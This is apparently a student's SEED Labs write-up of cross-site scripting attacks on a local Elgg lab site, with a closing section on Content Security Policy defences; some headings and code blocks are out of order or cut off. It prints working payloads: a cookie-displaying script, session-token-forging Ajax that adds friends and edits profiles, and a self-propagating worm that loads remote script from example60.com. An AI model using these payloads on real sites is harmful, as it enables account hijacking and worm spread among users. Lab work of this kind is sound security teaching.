
Location

Public



Explanation: By inserting 'document.cookie' into the bio field, I was able to display cookies on the webpage once the script was executed.

Task 3: Stealing Cookies from the Victim's Machine



The top screenshot shows a web browser at `www.seed-server.com/profile/chartie/edit`. The page has a sidebar with links: "Change your settings", "Account statistics", "Notifications", and "Group notifications". The main content area has a "Public" dropdown menu, a "Brief description" field containing a JavaScript payload: `<script>document.write('
window.onload = function () {
 var Ajax = null;
 var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

 // Construct the HTTP request to add Samy as a friend.
 var sendurl = "http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts ; // FILL IN

 // Create and send Ajax request to add friend.
 Ajax = new XMLHttpRequest();
```

Public

**Samy**

Edit avatar


Edit profile

Change your settings

Account statistics

Notifications

Group notifications



← → ↻ 🏠 [www.seed-server.com/friends/alice](http://www.seed-server.com/friends/alice) ... 📧 ☆

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search 📧 🏠 Account -

### Alice's friends

**Samy**

**Alice**

Blogs

Bookmarks


Files

Pages

Wire post

**Explanation:** For this task, I used a script provided by Seedlab, updating the GUID and URL as required then when I ran this script, the friend list was updated automatically, indicating successful execution.

## Task 5: Modifying the Victim's Profile



The screenshot shows the 'Edit profile' page for a user named 'Samy' on the 'Elgg For SEED Labs' website. The page has a blue header with navigation links: Blogs, Bookmarks, Files, Groups, Members, and More. A search bar and an 'Account' dropdown are also present. The main content area is titled 'Edit profile' and contains two sections: 'Display name' and 'About me'. The 'Display name' section has a text input field containing 'Samy'. The 'About me' section has a rich text editor with a code editor view selected, showing a JavaScript script designed to update the user's profile information. The script uses the Elgg session variables to retrieve the user's name, GUID, timestamp, and security token, and then constructs a URL to update the profile description. The right sidebar contains a profile card for 'Samy' with an avatar icon, and links for 'Edit avatar', 'Edit profile', 'Change your settings', and 'Account statistics'.

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

### Edit profile

Display name

Samy

About me

Embed content Visual editor


```
<script type="text/javascript">
window.onload = function() {
 // JavaScript code to access user name, user guid, Time Stamp __elgg_ts
 // and Security Token __elgg_token
 var name = "&name=" + elgg.session.user.name;
 var guid = "&guid=" + elgg.session.user.guid;
 var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
 var desc = "&description=Sir Mudassar is my Hero" + "&accesslevel[description]=2";
 // Construct the content of your URL.
 var content = token + ts + name + desc + guid; // Fill I IN
```

Edit avatar

Edit profile

Change your settings

Account statistics



The screenshot shows the profile page for a user named 'Alice' on the 'Elgg For SEED Labs' website. The page has the same blue header as the previous screenshot. The main content area is titled 'Alice' and features a profile card with an avatar of a blonde woman. Below the avatar is a list of links: Blogs, Bookmarks, Files, and Pages. To the right of the profile card is a large text area labeled 'About me' containing the text 'Sir Mudassar is my Hero'. Below this text area is a link to 'Add widgets'. The right sidebar contains two buttons: 'Edit avatar' and 'Edit profile'.

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

### Alice

Edit avatar Edit profile

About me

Sir Mudassar is my Hero

Add widgets

Blogs

Bookmarks

Files

Pages

**Explanation:** Using a script provided by Seedlab, I made necessary adjustments to the URL, GUID, and added the description "Sir Mudassar is my hero" and Upon running this script, the bio was automatically updated, indicating the successful execution of the code.

## Task 6: Writing a Self-Propagating XSS Worm

```


window.onload = function() {
 alert("I am triggered!");

 var wormCode= encodeURIComponent(
 "<script type='text/javascript' " +
 "id='worm' " +
 "src='http://www.example60.com/xssWorm.js'>" +
 "<" + "/script>");


 // JavaScript code to access user name, user guid, Time Stamp __elgg_ts
 // and Security Token __elgg_token
 var name = "&name=" + elgg.session.user.name;
 var guid = "&guid=" + elgg.session.user.guid;
 var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
 var desc = "&description=Sir Mudassar is my Hero" + wormCode;
 desc += "&accesslevel[description]=2";
 // Construct the content of your URL.
 var content = token + ts + name + desc + guid; // FILL IN
 var attackerGuid = 59; // FILL IN
 var sendurl = "http://www.seed-server.com/action/profile/edit";

 if (elgg.session.user.guid != attackerGuid) {
 // Create and send Ajax request to modify profile
 var Ajax = null;
 Ajax = new XMLHttpRequest();
 Ajax.open("POST", sendurl, true);
 Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
 Ajax.send(content);
 }
}


```







## DOM Manipulation:




SEED Project x Web\_XSS\_Elgg.pdf x Newest members : Elgg x example60.com/xssWorm.js x


www.seed-server.com/members


Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account


## Newest members

Newest Alphabetical Popular Online

 **Samy**

 **Charlie**

 **Boby**

 **Alice**

**Search members**

Search



Total members: 5


SEED Project x Web\_XSS\_Elgg.pdf x Alice : Elgg For SEED Lab x example60.com/xssWorm.js x

www.seed-server.com/profile/alice


Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Alice



 Edit avatar  Edit profile



About me  
Sir Mudassar is my Hero

 Add widgets


Blogs  
Bookmarks  
Files  
Pages  
Widget post



**Explanation:** This task required me to create an XSS worm that could self-propagate. I wrote a script and initially tested it on a website. The script, upon activation, automatically updated the bio. When I added a friend and viewed their bio, it was also automatically updated, indicating that the worm was propagating as intended, spreading from one friend to another.

## Task 7: Defeating XSS Attacks Using CSP


### Task 7.1: Experiment Website setup



**CSP Experiment**

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

### Task 7.2: Creating the web page for the experiment



```
apache_csp.conf
Purpose: Setting CSP policies in Apache
configuration
<VirtualHost *:80>
 DocumentRoot /var/www/csp
 ServerName www.example32b.com
 DirectoryIndex index.html
 Header set Content-Security-Policy " \
 default-src 'self'; \
 script-src 'self' *.example70.com \
 "
</VirtualHost>
Purpose: Setting CSP policies in web
applications
<VirtualHost *:80>
 DocumentRoot /var/www/csp
 ServerName www.example32c.com
 DirectoryIndex phpindex.php
</VirtualHost>
```

```
phpindex.php
1 <?php
2 $cspheader = "Content-Security-Policy:".
3 "default-src 'self';".
4 "script-src 'self'
5 'nonce-111-111-111' *.example70.com".
6 ";
7 header($cspheader);
8 ?>
9 <?php include 'index.html';?>
10
```

## Task 7.3: Setting CSP Policies




```
